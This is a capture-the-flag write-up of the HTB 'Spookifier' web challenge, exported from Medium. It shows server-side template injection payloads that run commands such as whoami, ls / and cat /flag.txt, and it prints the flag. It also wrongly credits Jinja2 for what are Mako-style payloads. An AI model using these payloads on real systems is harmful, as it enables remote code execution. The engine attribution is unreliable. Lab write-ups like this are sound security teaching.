
HTB Labs : Spookifier | Web Exploitation



Category: Web


Challenge Scenario

A new application has emerged that generates a “spooky” name for its users. Shortly after its release, users reported that their real names were mysteriously altered, causing chaos in their daily lives. Your task is to investigate the application and help take it down.

Initial Assessment

During initial testing, we observed that user-supplied input was reflected back in the response with altered font styling. When a name was entered into the input field, it appeared directly in the output, indicating that user input was being processed dynamically on the server side.

This behavior suggested the possibility of **Server-Side Template Injection (SSTI)**.




SSTI Detection

Fuzzing for Template Injection

To identify whether the application was vulnerable to SSTI, we tested with a generic payload commonly used to trigger template parsing errors:


Payload:

${{<%[%'"}}%\



Response:

Internal Server Error
The server encountered an internal error and was unable to complete your request.
Either the server is overloaded or there is an error in the application.




This server-side error strongly indicated that the input was being interpreted by a template engine rather than treated as plain text.

Confirming Template Evaluation

To confirm template execution, we injected a simple arithmetic expression:

Payload:

${7*7}



Response:

49

This confirmed that user input was being evaluated server-side as a template expression, not rendered as a literal string—successfully confirming an **SSTI vulnerability**.

Exploitation

Based on the payload behavior, the backend appeared to be using a **Python-based template engine (Jinja2)**. Using a known Jinja2 exploitation technique, we achieved command execution.

Command Execution Payload

Payload:

```
${self.module.cache.util.os.popen('whoami').read()}
```

This payload successfully executed system commands, confirming **remote code execution (RCE)** via SSTI.


Flag Retrieval

Listing Root Directory

To locate the flag, we listed the contents of the root directory:

Payload:

```
${self.module.cache.util.os.popen('ls /').read()}
```




The output revealed the presence of flag.txt.

Reading the Flag

Payload:


${self.module.cache.util.os.popen('cat /flag.txt').read()}



Flag

content of the flag.txt :

HTB{t3mpl4t3_1nj3ct10n_C4n_3x1st5_4nywh343!!}



References

- Intigriti—Exploiting Server-Side Template Injection
  https://www.intigriti.com/researchers/blog/hacking-tools/exploiting-server-side-template-injection-ssti
- PayloadsAllTheThings—SSTI Payloads
  https://github.com/swisskyrepo/PayloadsAllTheThings
- PortSwigger—Server-Side Template Injection
  https://portswigger.net/web-security/server-side-template-injection

By Alexander Sapo on January 5, 2026.

Canonical link

Exported from Medium on February 7, 2026.